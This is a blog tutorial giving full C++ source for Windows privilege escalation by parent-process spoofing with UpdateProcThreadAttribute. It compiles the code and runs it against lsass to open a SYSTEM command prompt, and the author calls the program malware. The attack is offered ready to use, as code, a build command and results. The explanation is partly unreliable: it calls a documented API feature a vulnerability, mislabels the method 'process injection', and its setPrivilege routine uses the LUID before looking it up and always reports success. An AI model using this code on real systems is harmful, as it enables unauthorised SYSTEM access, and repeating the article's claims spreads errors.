
Windows Privilege Escalation with UpdateProcThreadAttribute
Introduction
Welcome to my new article, today i will show you a way to escalate privileges with C++ using UpdateProcThreadAttribute function from Windows API.
What is a Windows Privilege Escalation with UpdateProcThreadAttribute?
A Windows Privilege Escalation with UpdateProcThreadAttribute is a technique used to elevate privileges of a process on a Windows system by exploiting a vulnerability in the UpdateProcThreadAttribute function. This function is used to update the attribute of a process or thread and can be used to set a handle to a parent process, which is used to launch a new process. By manipulating the parent process handle, an attacker can create a new process with elevated privileges.
The vulnerability arises because the UpdateProcThreadAttribute function does not check the validity of the parent process handle, allowing an attacker to supply a handle to a privileged process instead of the expected handle to a non-privileged process. If successful, the newly created process will inherit the elevated privileges of the privileged parent process.
This technique is commonly used in malware and exploits to gain elevated privileges and execute malicious code on a system. It is important for system administrators and users to keep their Windows systems up to date with the latest security patches to mitigate the risk of such vulnerabilities being exploited.

Code
#include <windows.h>
#include <stdio.h>
#include <iostream>

// set privilege
BOOL setPrivilege(LPCTSTR priv) {
    HANDLE token;
    TOKEN_PRIVILEGES tp;
    LUID luid;
    BOOL res = TRUE;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    LookupPrivilegeValue(NULL, priv, &luid);
    OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token);
    AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), NULL, NULL);
    printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
    return res;
}

// create process
BOOL createProcess(DWORD pid, LPCWSTR app) {
    STARTUPINFOEXW si;
    PROCESS_INFORMATION pi;
    SIZE_T size;
    BOOL res = TRUE;
    HANDLE ph = OpenProcess(PROCESS_CREATE_PROCESS, false, pid);

    ZeroMemory(&si, sizeof(STARTUPINFOEXW));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    InitializeProcThreadAttributeList(NULL, 1, 0, &size);
    si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, size);
    InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
    UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL, NULL);
    si.StartupInfo.cb = sizeof(STARTUPINFOEXW);

    res = CreateProcessW(app, NULL, NULL, NULL, true, EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOW)&si, &pi);
    printf(res ? "successfully create process :)\n" : "failed to create process :(\n");
    return res;
}

int main(int argc, char** argv) {
    setPrivilege(SE_DEBUG_NAME);
    DWORD pid = atoi(argv[1]);
    createProcess(pid, L"C:\\Windows\\System32\\cmd.exe");
    return 0;
}
This code is a simple example of a Windows privilege escalation technique known as “Process Injection”. It allows an attacker to elevate their privileges to that of another process with higher privileges.
The code defines two functions:
setPrivilege: This function sets a specified privilege for the current process. The function takes the name of the privilege as a parameter and returns a Boolean value indicating success or failure. The function usesLookupPrivilegeValueto get the LUID (locally unique identifier) of the privilege, and thenAdjustTokenPrivilegesto enable the privilege for the process.createProcess: This function creates a new process that inherits the security attributes of a specified process. The function takes the PID (process ID) of the target process and the path to the executable file to be launched as parameters. The function first callsOpenProcessto get a handle to the target process, and then creates a new process usingCreateProcessW, passing in the path to the executable and theSTARTUPINFOEXWstructure that contains the handle to the target process.
The main function calls the setPrivilege function to enable the SE_DEBUG_NAME privilege for the current process. This privilege is required to manipulate or debug processes with higher privileges. The function then retrieves the PID of the target process from the command line argument and calls the createProcess function, passing in the PID and the path to the cmd.exe executable in the System32 directory. This effectively creates a new command prompt process with the same privileges as the target process.
In summary, this code demonstrates a basic technique for privilege escalation using process injection by creating a new process with higher privileges. However, it should be noted that this technique is often used maliciously and can be detected and prevented by proper security measures.
POC
First of all we compile this C++ code
Command:
x86_64-w64-mingw32-g++ -O2 App.cpp -o UpdateProcThreadAttribute -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -Wnarrowing -fexceptions
Let’s try to use it!

To inject the code let’s search lssas.exe process

It’s running by NT AUTHORITY SYSTEM, the user account with most permissions in Windows.

And now i execute the malware using PID 652 (lsass)
And let’s check with what user its started:

This is work nice, now let’s see what is the parent process:

All works good!
Conclusions
That’s all for this malware technique, i think its a very interesting alternative to other type of similar attacks.
If you enjoy my content and would like to help me take this project to the next level, you can become a member by donating a monthly subscription. Your support will help me continue to create high-quality content. Thank you for your generosity!
If donating is not possible for you at this time, no problem at all! Your support in sharing my project and spreading the word is greatly appreciated. I will continue to create and share my work regardless, and I am grateful for your encouragement and interest.
If you want to support me you can check my secondary Medium Profile and see all the articles! Follow and support it!. This are the link:
Thanks to read this :)
S12.


